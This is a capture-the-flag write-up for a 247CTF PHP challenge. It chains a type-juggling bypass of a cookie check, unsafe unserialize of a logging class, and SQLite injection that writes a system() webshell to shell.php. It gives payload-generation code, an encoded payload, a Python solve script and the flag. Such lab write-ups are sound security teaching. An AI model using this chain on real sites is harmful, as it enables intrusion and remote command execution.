
Vulnerability Analysis
Looking at the challenge source, we can immediately notice quite a few vulnerabilities.
First, the cookie verification uses a loose comparison == against 0, and this can potentially be bypassed with PHP type juggling.
Next, after the cookie is verified, the server unserializes it, and PHP unserialize has been known to be exploitable, especially if there are pre-existing classes with vulnerable methods.
The class in question is the insert_log class being implemented, with a __destruct() method that logs a generic message into a database. The method uses exec() which allows stacked queries, and the server blindly interpolates the $new_data attribute to the query, giving us an SQLi vector.
<?php

  class insert_log
  {
      public $new_data = "Valid access logged!";
      public function __destruct()
      {
          $this->pdo = new SQLite3("/tmp/log.db");
          $this->pdo->exec("INSERT INTO log (message) VALUES ('".$this->new_data."');");
      }
  }

  if (isset($_COOKIE["247"]) && explode(".", $_COOKIE["247"])[1].rand(0, 247247247) == "0") {
      file_put_contents("/dev/null", unserialize(base64_decode(explode(".", $_COOKIE["247"])[0])));
  } else {
      echo highlight_file(__FILE__, true);
  }

?>
Putting it all together, we must craft a cookie that will deserialize to an insert_log object, with the $new_data attribute set to a SQLi payload that will upload a PHP webshell, giving us RCE.
Exploit
The cookie is handled in two ways. The server splits it by the delimited ., then appends the random number to the second part. The first part will then be deserialized when this check passes.
To bypass the rand() check, we can just set the second part of our cookie to 0e, and PHP type juggling will evaluate the concatenated result with rand() as 0, passing the check.
Cookie: <payload>.0eFor the main body of our cookie, we will use a specially crafted insert_log object as our payload.
When $new_data is injected into the query, it will create a database file called shell.php and insert the webshell payload into the file.
The server will parse it as a PHP file, so when we access it in the index page, the server will execute our webshell normally, giving us RCE.
<?php

  class insert_log
  {
      public $new_data = "Valid access logged!";
  }

  $payload = new insert_log();
  $payload->new_data = "'); ATTACH DATABASE '/var/www/html/shell.php' AS pwn; CREATE TABLE pwn.payload (data text); INSERT INTO pwn.payload (data) VALUES ('<?php system(\$_GET[\"cmd\"]); ?>";

  echo base64_encode(serialize($payload));

?>
When we visit the page with our cookie, after the request ends, the __destruct() method will be automatically invoked, triggering our SQLi payload.
payload = 'TzoxMDoiaW5zZXJ0X2xvZyI6MTp7czo4OiJuZXdfZGF0YSI7czoxNjI6IicpOyBBVFRBQ0ggREFUQUJBU0UgJy92YXIvd3d3L2h0bWwvc2hlbGwucGhwJyBBUyBwd247IENSRUFURSBUQUJMRSBwd24ucGF5bG9hZCAoZGF0YSB0ZXh0KTsgSU5TRVJUIElOVE8gcHduLnBheWxvYWQgKGRhdGEpIFZBTFVFUyAoJzw/cGhwIHN5c3RlbSgkX0dFVFsiY21kIl0pOyA/PiI7fQ=='

res = requests.get(url, cookies={
    '247': f'{payload}.0e'
})
Inside the webshell, we won't find a flag file anywhere, but running strings on the main database /tmp/log.db will reveal the flag stored as a record inside.

Below is my solve script for this challenge.
import requests
import re

url = "https://60e8f4425247bf5f.247ctf.com/"

# php deserialize bug
payload = 'TzoxMDoiaW5zZXJ0X2xvZyI6MTp7czo4OiJuZXdfZGF0YSI7czoxNjI6IicpOyBBVFRBQ0ggREFUQUJBU0UgJy92YXIvd3d3L2h0bWwvc2hlbGwucGhwJyBBUyBwd247IENSRUFURSBUQUJMRSBwd24ucGF5bG9hZCAoZGF0YSB0ZXh0KTsgSU5TRVJUIElOVE8gcHduLnBheWxvYWQgKGRhdGEpIFZBTFVFUyAoJzw/cGhwIHN5c3RlbSgkX0dFVFsiY21kIl0pOyA/PiI7fQ=='

res = requests.get(url, cookies={
    '247': f'{payload}.0e'
})

print("> Webshell uploaded")

# rce
cmd = "strings /tmp/log.db"

res = requests.get(f"{url}/shell.php?cmd={cmd}")

flag = re.findall(r'(247CTF{.+})', res.text)[0]
print("Flag:", flag)
Flag: 247CTF{7f1e0c328fca8d50781db753f2a95725}